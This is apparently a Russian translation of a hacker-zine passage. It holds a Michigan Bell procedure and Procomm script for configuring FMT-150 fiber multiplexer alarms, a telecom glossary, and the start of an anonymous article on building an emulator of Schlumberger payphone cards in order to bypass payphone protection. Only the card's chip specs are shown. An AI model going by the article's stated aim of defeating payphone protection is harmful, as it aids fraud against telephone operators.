5	STX TX	13	SYSTEM ID CLLI
6	STS RX	14	COMM. EQUIP. ALARM
7	M13 ALARM #1	15	NODE #1 CO
8	M13 ALARM #2	16	NODE #2 REMOTE

Rockwell OS-35A обеспечивает в общей сложности 32 отдельные точки сигнализации. Первые 16 точек, за исключением точки 13, продублированы на блоке контактов, что позволяет организовать кросс-соединения для 16 систем FMT-150 (см. схему блока контактов).

На блоке контактов выполните кросс-соединение назначенной (1 из 16) системы FMT-150: контакты 1–12 и 14–16 клиентских выходов — с соответствующими контактами 1–12 и 14–16 OS-35A (см. схему блока контактов).

Контакты 17–32 блока, идущие к OS-35A, используются для кросс-соединения клиентского выхода №13 от каждой системы FMT-150. Клиентский выход №13 обеспечивает идентификатор системы FMT-150 (см. схему блока контактов).

КРОСС-СОЕДИНЕНИЕ КЛИЕНТСКОГО ВЫХОДА #13 ОТ СИСТЕМ FMT-150
В СЛЕДУЮЩЕЙ ПОСЛЕДОВАТЕЛЬНОСТИ

OS-35A	Система FMT-150
КОН. 17	СИСТЕМА 1
КОН. 18	СИСТЕМА 2
:	:
:	:
КОН. 31	СИСТЕМА 15
КОН. 32	СИСТЕМА 16

ПОВТОРНО: ПОДКЛЮЧАЙТЕ ТОЛЬКО ТУ СИСТЕМУ FMT-150, КОТОРАЯ ВВОДИТСЯ В ЭКСПЛУАТАЦИЮ, И ТОЛЬКО ПОСЛЕ ЗАВЕРШЕНИЯ СЕРТИФИКАЦИИ ЭЛЕКТРОНИКИ.

После выполнения кросс-соединений для сертифицированной системы FMT-150 свяжитесь с центром обработки сигналов тревоги по номеру (313) 223-9688 и убедитесь, что все 16 клиентских выходных состояний тревоги как в центральном офисе, так и на удалённом терминале могут быть активированы и передаются через OS-35A обратно в центр.

Lightwave Alarm Center будет отслеживать систему FMT-150 в течение 24-часового тихого периода. Если за эти 24 часа Lightwave Alarm Center не зафиксирует ни одного сигнала тревоги, система FMT-150 будет считаться прошедшей сертификацию по сигнализации и готовой к постоянному мониторингу.

Если в течение 24-часового тихого периода центр получит сигналы тревоги от системы FMT-150, она не будет сертифицирована для постоянного мониторинга, и группы сертификации MBT будут обязаны устранить эти сигналы.

Инструкции по кросс-соединению экологических сигналов тревоги со входами FMT-150

Экологические датчики тревоги на удалённых объектах могут быть подключены к клиентским входам FMT-150. При наличии нескольких систем подключение следует выполнять только к первой из них. Поскольку многие удалённые объекты не оснащены всеми этими датчиками, в листе приёмки системы предусмотрен контрольный список для указания того, что было подключено. К числу поддерживаемых сигналов тревоги относятся: детектор дыма, насос откачки воды, открытая дверь, сбой питания переменного тока, высокая/низкая температура, сбой выпрямителя и поддержание заряда аккумулятора. Они подключаются к контактам D8–E9 на задней плоскости FMT-150 (см. прилагаемую схему задней плоскости полки).

Все клиентские входы программно подключены к клиентскому выходу №12. Они также активируют Bay Minor (выход №1) или Bay Major (выход №2) в зависимости от ситуации. Входы №1 (детектор дыма) и №2 (насос откачки воды) являются фиксирующимися и могут быть сброшены только через

MCU с помощью терминала VT100. См. раздел 321-3211-01, DP 3003, стр. 2.

Системы FMT-150, использующие внешние входы для экологической сигнализации и применяющие телеметрию E2 вместо OS-35, ДОЛЖНЫ быть оснащены блоками технического обслуживания типа NT7H90XH на обоих концах.

Работа внешней сигнализации и телеметрии (при наличии) должна быть проверена совместно с центром обработки сигналов тревоги в ходе приёмки.

Скрипт Procomm для доступа к FMT-150B/C/D

```
;*********************************************************************
;*                                                                   *
;*    FMT150.CMD       Version 5.00        Dec 18, 1990              *
;*    Please Destroy all previous versions of this program!          *
;*                                                                   *
;*    NOTE:  Procomm is a product of Datastorm Technologies          *
;*********************************************************************
;
;     The  script  FMT150.CMD was written to automatically  perform
;     all  configuration commands for the Northern Telecom  FMT-150
;     fiber  optic multiplexer.   Specifically,  this  script  will
;     complete   over  125  configuration   commands   (performance
;     threshold,  error correction,  and alarm outputs) as outlined
;     in Section 4 of the Michigan Bell Certification Procedure for
;     the   FMT-150.    This  program  is   compatible   with   all
;     certification requirements for FMT-150  MCU NT7H90XA  or  MCU
;     NT7H90XE.
;
;     Requirements:
;     1)  Toshiba T1000 craft terminal or DOS equivalent.
;     2)  Proper serial cables and adapters.
;     3)  Procomm disk with FMT150.CMD file.
;
;     Procedure for use:
;     1)  Remove disk from drive, then turn on computer.  When the DOS
;         prompt appears insert the PROCOMM disk into disk drive.
;         Enter the command "A:" + <ENTER>.
;     2)  Enter the command "FIXPRN" + <ENTER>.
;     3)  Enter the command "PROCOMM" + <ENTER>.
;     4)  While holding the <ALT> key down, press the <D> key,
;         and select FMT-150 from the dialing menu.
;     5)  Gain access to MCU as normal (press the <ENTER> key 3 times).
;     6)  Once logged in, reset the MCU to factory default by
;         entering "M"(aintenance) "R"(eset) "*"(all) + <ENTER>.
;         It will take approximately three minutes to reconfigure.
;     7)  Gain access to MCU again as in steps 3) & 4).
;     8)  Select the script by pressing <ALT><F5> keys simultaneously.
;     9)  When prompted for command file enter "FMT150" + <ENTER>.
;     10) Answer questions and away you go!
;
; HISTORY: Version 4.00 May 15, 1990 by AQW final release version
; HISTORY: Version 4.10 Aug 08, 1990 by JBH mod to use VPRINT to divert
;          printer into a better bit bucket, and to correct callback #.
; HISTORY: Version 4.12 Nov 21, 1990 by EEE to use Customer Inputs
; HISTORY: Version 5.00 Dec 18, 1990 by JBH to update documentation
;SN051690000
;REFNO=5.00
CLEAR
PAUSE 1
ALARM 1
MESSAGE " "
MESSAGE "            ***********************************************"
MESSAGE "            *                                             *"
MESSAGE "            * FMT-150 MCU NT7H90XC\CA CONFIGURATION PROGRAM *"
```

```
MESSAGE "            *         MCU NT7H90XE\EA CONFIGURATION PROGRAM *"
MESSAGE "            *                                               *"
MESSAGE "            *      VERSION 5.00         DEC 18, 1990        *"
MESSAGE "            *                                               *"
MESSAGE "            *       MICHIGAN BELL TELEPHONE COMPANY         *"
MESSAGE "            *           A DIVISION OF AMERITECH             *"
MESSAGE "            *                                               *"
MESSAGE "            *                                               *"
MESSAGE "            ************************************************"
MESSAGE " "
MESSAGE " "
MESSAGE "          ....TO EXIT THIS PROGRAM AT ANY TIME, PRESS <ESC>...."
PAUSE 3
ALARM 1

;VARIABLE DOCUMENTATION
;S0=CLLI A USER INPUT
;S1=CLLI B USER INPUT
;S2=CLLI LOCAL USER INPUT
;S3=YEAR 2 DIGIT USER INPUT
;S4=MONTH 2 DIGIT USER INPUT
;S5=DAY 2 DIGIT USER INPUT
;S6=HOUR 2 DIGIT USER INPUT
;S7=MINUTE 2 DIGIT USER INPUT
;S8=SYSTEM ID & USER RESPONSE USED TO CONTROL PROGRAM FLOW
;S9=SYSTEM NUMBER

LABEL1:

; note the following statement was superseded in version 4.10 by VPRINT
;DOS "MODE LPT1:=COM2:" ; REQUIRED TO TURN PRINTER ERROR OFF
; following flushes the "RUB" buffer
TRANSMIT "^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H"
CLEAR
LOCATE 10,2
MESSAGE "Enter CLLI code for LOCATION A (C.O.) using full 8 or 11 characters:"
LOCATE 12,2
GET S0 11 ;CLLI A
MESSAGE " "
CLEAR
LOCATE 10,2
MESSAGE "Enter CLLI code for LOCATION B (REMOTE) using full 8 or 11 characters:"
LOCATE 12,2
GET S1 11 ;CLLI B
MESSAGE " "
CLEAR
LOCATE 10,2
MESSAGE "Enter CLLI code for YOUR location using full 8 or 11 characters:"
LOCATE 12,2
GET S2 11

CLEAR
LOCATE 8,2
MESSAGE "Enter system ID without 'MI', for example ALBNMN-JCSNMN."
LOCATE 10,2
GET S8 13
LOCATE 13,2
MESSAGE "Enter system number, for example 1201 / T3X."
LOCATE 15,2
GET S9 15

TRANSMIT "CGNS"
TRANSMIT "`""
TRANSMIT S8
TRANSMIT "`""
TRANSMIT "!"

CLEAR
LOCATE 6,2
MESSAGE "Enter today's date."
LOCATE 8,2
```

```
MESSAGE "Enter two digit year + <ENTER>"
LOCATE 8,34
GET S3 2 ; 2 DIGIT YEAR
LOCATE 10,2
MESSAGE "Enter two digit month + <ENTER>.  Use 0's if required."
LOCATE 10,58
GET S4 2 ; 2 DIGIT MONTH
LOCATE 12,2
MESSAGE "Enter two digit day + <ENTER>.  Use 0's if required."
LOCATE 12,56
GET S5 2 ; 2 DIGIT DAY
CLEAR
LOCATE 6,2
MESSAGE "Enter time."
LOCATE 8,2
MESSAGE "Enter two digit hour + <ENTER>.  Use 0's if required."
LOCATE 8,57
GET S6 2 ; 2 DIGIT HOUR
LOCATE 10,2
MESSAGE "Enter two digit minute + <ENTER>.  Use 0's if required."
LOCATE 10,59
GET S7 2 ; 2 DIGIT MINUTE
CLEAR

;SET TIME DP3025
TRANSMIT "CT"
TRANSMIT S6
TRANSMIT " "
TRANSMIT S7
TRANSMIT " !"
PAUSE 1
KFLUSH
RFLUSH
CLEAR

;PROMPT THE USER TO CHECK INPUTS FOR LOCATIONS
LOCATE 1,2
MESSAGE "Please verify the following information."
LOCATE 4,2
MESSAGE "LOCATION A CLLI CODE = "
LOCATE 4,26
MESSAGE S0
LOCATE 6,2
MESSAGE "LOCATION B CLLI CODE = "
LOCATE 6,26
MESSAGE S1
LOCATE 8,2
MESSAGE "LOCAL LOCATION CLLI CODE ="
LOCATE 8,29
MESSAGE S2
LOCATE 10,2
MESSAGE "SYSTEM ID = "
LOCATE 10,17
MESSAGE S8
LOCATE 12,2
MESSAGE "SYSTEM NUMBER = "
LOCATE 12,21
MESSAGE S9
LOCATE 17,2
MESSAGE "IS INFORMATION CORRECT?  Y/N + <ENTER>"
LOCATE 17,44
GET S8 1
SWITCH S8
     CASE "Y"
          ;DO NOTHING
     ENDCASE
     DEFAULT
          GOTO LABEL1 ; JUMP TO TOP AND ENTER INFORMATION AGAIN
     ENDCASE
ENDSWITCH
CLEAR
```

```
LOCATE 8,15
MESSAGE "DO NOT PRESS ANY KEYS UNTIL CONFIGURATION COMPLETE"
LOCATE 10,15
MESSAGE "OK...HERE WE GO..."
ALARM 1
PAUSE 2

;SET DATE DP3024
TRANSMIT "CD"
TRANSMIT S3
TRANSMIT " "
TRANSMIT S4
TRANSMIT " "
TRANSMIT S5
TRANSMIT " !"
PAUSE 1

;NAME NODE 1 USING CENTRAL OFFICE CLLI CODE
TRANSMIT "CGNN1 "
TRANSMIT "`""
TRANSMIT S0
TRANSMIT "`""
TRANSMIT "!"

;NAME NODE 2 USING REMOTE CLLI CODE
TRANSMIT "CGNN2 "
TRANSMIT "`""
TRANSMIT S1
TRANSMIT "`""
TRANSMIT "!"

;DEFINE SITE
TRANSMIT "CGS1 1 2 !"
;TRANSMIT "`""
;TRANSMIT S0
;TRANSMIT "`""
;TRANSMIT S1
;TRANSMIT " "
;TRANSMIT "!"

;CONFIGURE CUSTOMER OUTPUT POINTS DP3013
TRANSMIT "CGNO1 "
TRANSMIT "`"BAY MINOR`""
TRANSMIT "!"
TRANSMIT "CGNO2 "
TRANSMIT "`"BAY MAJOR`""
TRANSMIT "!"
TRANSMIT "CGNO3 "
TRANSMIT "`"OPT A FAIL`""
TRANSMIT "!"
TRANSMIT "CGNO4 "
TRANSMIT "`"OPT B FAIL`""
TRANSMIT "!"
TRANSMIT "CGNO5 "
TRANSMIT "`"STX TX`""
TRANSMIT "!"
TRANSMIT "CGNO6 "
TRANSMIT "`"STX RX`""
TRANSMIT "!"
TRANSMIT "CGNO7 "
TRANSMIT "`"M13 ALARM #1`""
TRANSMIT "!"
TRANSMIT "CGNO8 "
TRANSMIT "`"M13 ALARM #2`""
TRANSMIT "!"
TRANSMIT "CGNO9 "
TRANSMIT "`"M13 ALARM #3`""
TRANSMIT "!"
TRANSMIT "CGNO10 "
TRANSMIT "`"HSA ALARM`""
TRANSMIT "!"
```

```
TRANSMIT "CGNO11 "
TRANSMIT "`"HSB ALARM`""
TRANSMIT "!"
;TRANSMIT "CGNO12 "
;TRANSMIT "`"DS1 GRP FAIL`""
;TRANSMIT "!"
TRANSMIT "CGNO13 "
TRANSMIT "`""
TRANSMIT S9
TRANSMIT "`""
TRANSMIT "!"
TRANSMIT "CGNO14 "
TRANSMIT "`"COM EQUIP ALRM`""
TRANSMIT "!"
TRANSMIT "CGNO15 "
TRANSMIT "`"NODE #1 CO`""
TRANSMIT "!"
TRANSMIT "CGNO16 "
TRANSMIT "`"NODE #2 REMOTE`""
TRANSMIT "!"

;DELETE ALL EXISTING CUSTOMER OUTPUTS
TRANSMIT "CGO1 D*!"
TRANSMIT "CGO2 D*!"
TRANSMIT "CGO3 D*!"
TRANSMIT "CGO4 D*!"
TRANSMIT "CGO5 D*!"
TRANSMIT "CGO6 D*!"
TRANSMIT "CGO7 D*!"
TRANSMIT "CGO8 D*!"
TRANSMIT "CGO9 D*!"
TRANSMIT "CGO10 D*!"
TRANSMIT "CGO11 D*!"
TRANSMIT "CGO12 D*!"
TRANSMIT "CGO13 D*!"
TRANSMIT "CGO14 D*!"
TRANSMIT "CGO15 D*!"
TRANSMIT "CGO16 D*!"

;CUSTOMER OUTPUTS 1-2
TRANSMIT "CGO1 AS1 G100 !"
TRANSMIT "CGO2 AS1 G120 !"

;CUSTOMER OUTPUTS 3-9
TRANSMIT "CGO3 AS1 G107 !"
TRANSMIT "CGO4 AS1 G108 !"
TRANSMIT "CGO5 AS1 G101 !"
TRANSMIT "CGO5 AS1 G102 !"
TRANSMIT "CGO5 AS1 G103 !"
TRANSMIT "CGO6 AS1 G104 !"
TRANSMIT "CGO6 AS1 G105 !"
TRANSMIT "CGO6 AS1 G106 !"
TRANSMIT "CGO7 AS1 G109 !"
TRANSMIT "CGO8 AS1 G110 !"
TRANSMIT "CGO9 AS1 G111 !"

;CUSTOMER OUTPUTS 10-11
TRANSMIT "CGO10 AS1 M1 MH18 !"
TRANSMIT "CGO10 AS1 M2 MH18 !"
TRANSMIT "CGO10 AS1 M3 MH18 !"
TRANSMIT "CGO11 AS1 M1 MH19 !"
TRANSMIT "CGO11 AS1 M2 MH19 !"
TRANSMIT "CGO11 AS1 M3 MH19 !"
;TRANSMIT "CGO12 AS1 M1 1H2 !"
;TRANSMIT "CGO12 AS1 M2 1H2 !"
;TRANSMIT "CGO12 AS1 M3 1H2 !"
;TRANSMIT "CGO12 AS1 M1 1H3 !"
;TRANSMIT "CGO12 AS1 M2 1H3 !"
;TRANSMIT "CGO12 AS1 M3 1H3 !"

;CUSTOMER OUTPUT 13, 14
```

```
TRANSMIT "CGO13 AS1 G100 !"
TRANSMIT "CGO13 AS1 G120 !"
TRANSMIT "CGO14 AS1 G112 !"

;CUSTOMER OUTPUTS 15, 16
TRANSMIT "CGO15 AN1 G100 !"
TRANSMIT "CGO15 AN1 G120 !"
TRANSMIT "CGO16 AN2 G100 !"
TRANSMIT "CGO16 AN2 G120 !"

;SET TO AUTOMATIC CONTROL
TRANSMIT "CGO1 CA!"
TRANSMIT "CGO2 CA!"
TRANSMIT "CGO3 CA!"
TRANSMIT "CGO4 CA!"
TRANSMIT "CGO5 CA!"
TRANSMIT "CGO6 CA!"
TRANSMIT "CGO7 CA!"
TRANSMIT "CGO8 CA!"
TRANSMIT "CGO9 CA!"
TRANSMIT "CGO10 CA!"
TRANSMIT "CGO11 CA!"
TRANSMIT "CGO12 CA!"
TRANSMIT "CGO13 CA!"
TRANSMIT "CGO14 CA!"
TRANSMIT "CGO15 CA!"
TRANSMIT "CGO16 CA!"
;
;DEFINE CUSTOMER OUTPUT 12
TRANSMIT "CGO12 D*!"
TRANSMIT "CGNO12 "
TRANSMIT "`"EXT ALM`""
TRANSMIT "!"
TRANSMIT "CGO12 AN2 G118 !"
;also attach to pt 13 for alarm center ID
TRANSMIT "CGO13 AN2 G118 !"
;
;DEFINE CUSTOMER INPUTS
TRANSMIT "CGNI1 "
TRANSMIT "`"SMOKE DET.`""
TRANSMIT "!"
TRANSMIT "CGNI2 "
TRANSMIT "`"SUMP PUMP`""
TRANSMIT "!"
TRANSMIT "CGNI3 "
TRANSMIT "`"OPEN DOOR`""
TRANSMIT "!"
TRANSMIT "CGNI4 "
TRANSMIT "`"AC PWR FAIL`""
TRANSMIT "!"
TRANSMIT "CGNI5 "
TRANSMIT "`"HI-LO TEMP`""
TRANSMIT "!"
TRANSMIT "CGNI6 "
TRANSMIT "`"RECT. FAIL`""
TRANSMIT "!"
TRANSMIT "CGNI7 "
TRANSMIT "`"BATT FLOAT`""
TRANSMIT "!"
;
;ADD CONDITIONS TO CUSTOMER OUTPUT 1
TRANSMIT "CGO1 AN2 SS5 !"
TRANSMIT "CGO1 AN2 SS6 !"
TRANSMIT "CGO1 AN2 SS7 !"
;
;ADD CONDITIONS TO CUSTOMER OUTPUT 2
TRANSMIT "CGO2 AN2 SS1 !"
TRANSMIT "CGO2 AN2 SS2 !"
TRANSMIT "CGO2 AN2 SS3 !"
TRANSMIT "CGO2 AN2 SS4 !"
;
```

```
      ;PER JOE OLSZTYN SWITCHING SYSTEMS STAFF
      ;LEAVE PERFORMANCE MONITORING AT FACTORY DEFAULT
      ;DISABLE BLUE INSERTION FOR POINT TO POINT SYSTEMS
      ;IN A MULTIPOINT SYSTEM BLUE INSERTION SHOULD BE ENABLED.

      ;ENABLE ALARM LOGGER
      TRANSMIT "CAD!"

      ;DISABLE BLUE INSERTION NODE 1 DP3019
      TRANSMIT "CN1 T1 BE!"
      TRANSMIT "CN1 T2 BE!"
      TRANSMIT "CN1 T3 BE!"

      ;ENABLE PARITY CORRECTION NODE 1 DP3020
      TRANSMIT "CN1 T1 PE!"
      TRANSMIT "CN1 T2 PE!"
      TRANSMIT "CN1 T3 PE!"

      ;ENABLE RX OVERHEAD NODE 1 DP3021
      TRANSMIT "CN1 T1 RE!"
      TRANSMIT "CN1 T2 RE!"
      TRANSMIT "CN1 T3 RE!"

      ;ENABLE TX OVERHEAD NODE 1 DP3022
      TRANSMIT "CN1 T1 TE!"
      TRANSMIT "CN1 T2 TE!"
      TRANSMIT "CN1 T3 TE!"

      ;SIGNAL DEGRADE 10E-8 NODE 1 DP3158
      TRANSMIT "CN1 T1 S8!"
      TRANSMIT "CN1 T2 S8!"
      TRANSMIT "CN1 T3 S8!"

      ;DISABLE BLUE INSERTION NODE 2 DP3019
      TRANSMIT "CN2 T1 BE!"
      TRANSMIT "CN2 T2 BE!"
      TRANSMIT "CN2 T3 BE!"

      ;ENABLE PARITY CORRECTION NODE 2 DP3020
      TRANSMIT "CN2 T1 PE!"
      TRANSMIT "CN2 T2 PE!"
      TRANSMIT "CN2 T3 PE!"

      ;ENABLE RX OVERHEAD NODE 2 DP3021
      TRANSMIT "CN2 T1 RE!"
      TRANSMIT "CN2 T2 RE!"
      TRANSMIT "CN2 T3 RE!"

      ;ENABLE TX OVERHEAD NODE 2 DP3022
      TRANSMIT "CN2 T1 TE!"
      TRANSMIT "CN2 T2 TE!"
      TRANSMIT "CN2 T3 TE!"

      ;SIGNAL DEGRADE 10E-8 NODE 2 DP3158
      TRANSMIT "CN2 T1 S8!"
      TRANSMIT "CN2 T2 S8!"
      TRANSMIT "CN2 T3 S8!"

;LINE LEARN ALL MULTIPLEXERS BOTH NODES
TRANSMIT "CN1 M1 L!"
TRANSMIT "CN1 M2 L!"
TRANSMIT "CN1 M3 L!"
TRANSMIT "CN2 M1 L!"
TRANSMIT "CN2 M2 L!"
TRANSMIT "CN2 M3 L!"

;CONFIGURATION IS COMPLETE EXIT THE PROGRAM
CLEAR
ALARM 1
LOCATE 10,20
MESSAGE "......CONFIGURATION COMPLETE......"
```

```
  LOCATE 14,17
  MESSAGE "CONTINUE WITH SECTION 5 OF CERTIFICATION"
  ALARM 2
  PAUSE 5
  EXIT
```

Глоссарий терминов

Аббревиатура	Расшифровка
4W	Четырёхпроводной (Four Wire)
ACO	Отключение сигнализации (Alarm Cut-Off)
ACTV	Активный (модуль, несущий трафик)
AGC	Автоматическая регулировка усиления (Automatic Gain Control)
AIS	Сигнал индикации тревоги — указывает на аварию выше по потоку (Alarm Indication Signal)
AMI	Инверсия чередующихся меток — метод, при котором полярность чередующихся импульсов инвертируется (Alternate Mark Inversion)
APD	Лавинный фотодиод — используется для обнаружения световых импульсов на приёмном конце оптоволокна (Avalanche Photo Diode)
AUD	Звуковой сигнал тревоги (Audible alarm)
BDF	Батарейный распределительный фрейм (Battery Distribution Frame)
BER	Коэффициент битовых ошибок (Bit Error Rate)
BIP	Побитовая чётность с перемежением (Bit Interleave Parity)
BPV	Нарушение биполярности — сигнал чередуется не так, как ожидается (Bipolar Violation)

CAMMS	Централизованная система доступа, обслуживания и мониторинга — смонтированная в стойке полка с кнопками и люминесцентным дисплеем для управления сетями FMT-150 и другим оборудованием передачи Northern Telecom (Centralized Access Maintenance and Monitoring System)
CDP	Централизованная панель отображения (Centralized Display Panel)
CEV	Камера с регулируемой средой (Controlled Environment Vault)
CO	Центральный офис (Central Office)
CPC	Общий код продукта — код Northern Telecom для идентификации оборудования (Common Product Code)
DDD	Прямой набор на расстояние (Direct Distance Dialing)
DM-13	Цифровой мультиплексор для мультиплексирования между сигналами DS-1/1C/2 и DS-3
DNA	Динамическая сетевая архитектура (Dynamic Network Architecture)
E2A	Последовательный интерфейс для опроса сигналов тревоги оборудования
FE	Ошибка кадра (Frame Error)
FER	Коэффициент ошибок кадров (Frame Error Rate)
FL	Потеря кадра (Frame Loss)
FLC	Счётчик потерь кадров (Frame Loss Counter)
FLS	Секунды потерь кадров (Frame Loss Seconds)
FPD	Продукт, запланированный к разработке в будущем (Future Product to be Developed)
Group	Мультиплексированный сигнал, состоящий из четырёх DS-1, двух DS-1C или одного DS-2

Hub	Узел FMT-150, разветвляющий один сигнал 150 Мбит/с на два или три сигнала в разных направлениях без потери непрерывности OA&M
LBR	Запрос шлейфа (Loopback Request)
MCU	Блок управления техническим обслуживанием (Maintenance Control Unit)
MM	Многомодовое оптическое волокно (Multimode Optical Fiber)
MSB	Старший бит (Most Significant Bit)
Muldem	Мультиплексор/демультиплексор
NRZ	Без возврата к нулю (Non-Return to Zero)
OTT	Лоток для оптических окончаний (Optical Termination Tray)
PEC	Код инженерного продукта — код Northern Telecom для идентификации оборудования; предпочтительный код при заказе оборудования Northern Telecom (Product Engineering Code)
PER	Коэффициент ошибок чётности (Parity Error Rate)
PES	Секунды ошибок чётности (Parity Error Seconds)
RTO	Готов к заказу (Ready To Order)
SCU	Блок служебного канала (Service Channel Unit)
SMB	Субминиатюрный разъём типа BNC (Sub-Miniature BNC type connector)
SR	Запрос заполнения (Stuff Request)
STX	(Псевдо)синхронный транспортный сигнал: первый уровень на 49,92 Мбит/с (Northern Telecom)
TBOS	Система телеметрии с байт-ориентированным протоколом (Telemetry Byte Oriented System)
VIS	Визуальный сигнал тревоги (Visual Alarm)

WDM	Мультиплексирование с разделением по длине волны (Wavelength Division Multiplexing)
XOW	Экспресс-служебный канал связи (Express Orderwire)

Электронные телефонные карты: как сделать свою собственную!

Автор: Anonymous (со включённым материалом от Stephane Bausson, sbausson@ensem.u-nancy.fr)

Полагаю, Швеция — не единственная страна, применяющая системы электронных телефонных карт от Schlumberger Technologies. В этой статье рассказывается о картах, которые там используются, и о принципах их работы. В конце статьи вы также найдёте файл в формате UUEncode, содержащий исходный код программы для микроконтроллера PIC16C84, которая полностью эмулирует телефонную карту Schlumberger, а также разводку печатных плат и список компонентов. Но прежде чем переходить к делу, я обязан однозначно заявить: как бы вы ни применяли эту информацию — это исключительно ВАША ответственность, и я не несу никакой ответственности за любые проблемы, которые её использование может причинить вам или кому-либо ещё. Иными словами: я предоставляю всё это БЕСПЛАТНО и не ожидаю получить НИЧЕГО взамен!

Оригинальная телефонная карта

Поскольку мне вряд ли удалось бы написать статью лучше той, что Stephane Bausson из Франции написал некоторое время назад, я не стану пытаться дать более подробное объяснение, а вместо этого включу его текст в этот файл. При этом хочу подчеркнуть, что следующая часть с техническими характеристиками карт написана не мной: только фрагменты в кавычках добавлены мной. Я сосредоточусь на том, как построить собственный эмулятор телефонной карты и как работает защитная система таксофона, созданная Schlumberger Technologies, а также как её обойти. Но сначала давайте рассмотрим технические характеристики различных систем «смарт-карт памяти», используемых в таксофонах.

```
<Начало цитируемого текста от Stephane Bausson (sbausson@ensem.u-nancy.fr)>
------------------------------------------------------------------------------

==============================================================================
          Всё, что нужно знать об электронных телефонных картах
==============================================================================

(C) 10-07-1993 / 03-1994
Версия 1.06
Stephane BAUSSON

Email: sbausson@ensem.u-nancy.fr
Smail: 4, Rue de Grand; F-88630 CHERMISEY; France
Phone: (33)-29-06-09-89
```

Любые предложения или комментарии по поводу телефонных карт и смарт-карт приветствуются.

Содержание

I. Карты от Gemplus, Solaic, Schlumberger, Oberthur (французские карты)

I-1) Введение

Не следует думать, что электронные телефонные карты — это нечто совершенно секретное и что прочитать хранящуюся в них информацию невозможно. Это абсолютно не так: на самом деле электронная телефонная карта не содержит никакой секретной информации наподобие кредитных карт, а сама по себе является не чем иным, как 256-битным EPROM с последовательным выводом данных.

Кроме того, не стоит думать, что, разобравшись в принципе работы, вы сможете пополнить карту — для этого пришлось бы сбросить все 256 бит, то есть полностью стереть карту. Но чип залит непрозрачной для УФ-излучения смолой, хотя иногда она выглядит прозрачной! Даже если бы вы были достаточно умны, чтобы стереть 256 бит карты, вам пришлось бы программировать область производителя, а это практически невозможно: первые 96 бит защищены от записи предохранительным перемычкой (lock-out fuse), которая пережигается после программирования карты на заводе.


Тем не менее изучение принципа работы этих карт может быть весьма интересным: можно увидеть, какие данные хранятся внутри и как они размещены в памяти, или, например, сколько единиц ещё осталось. Помимо этого, существует множество применений использованных карт (разумеется, только в личных целях): их можно использовать как ключ для открытия двери или как средство защиты программы и т. д.

Телекарты были созданы в 1984 году, и тогда производители решили изготавливать их на технологии NMOS, однако сейчас планируется к 1994 году заменить все считыватели в общественных будках и перейти на технологию CMOS. Также планируется использовать EEPROM


для защиты карт и добавления множества полезной информации — возможно, в будущем телефонными картами можно будет платить за хлеб и прочие товары.

Такие карты называются телекартами второго поколения.

I-2) Схема чипа



I-3) Распиновка разъёма



NB: стандартом ISO нормировано только положение чипа,
но не распиновка

Распиновка:


• 1 : Vcc = 5V   5 : Gnd
• 2 : R/W   6 : Vpp = 21V
• 3 : Clock   7 : I/O
• 4 : Reset   8 : Fuse

I-4) Основные характеристики

• Синхронный протокол.

• Технология N-MOS.
• Организация памяти 256×1 бит.
• 96 бит защищены от записи предохранительной перемычкой (lock-out fuse).
• Малое потребление: 85 мВт в режиме чтения.
• Напряжение программирования: 21 В.
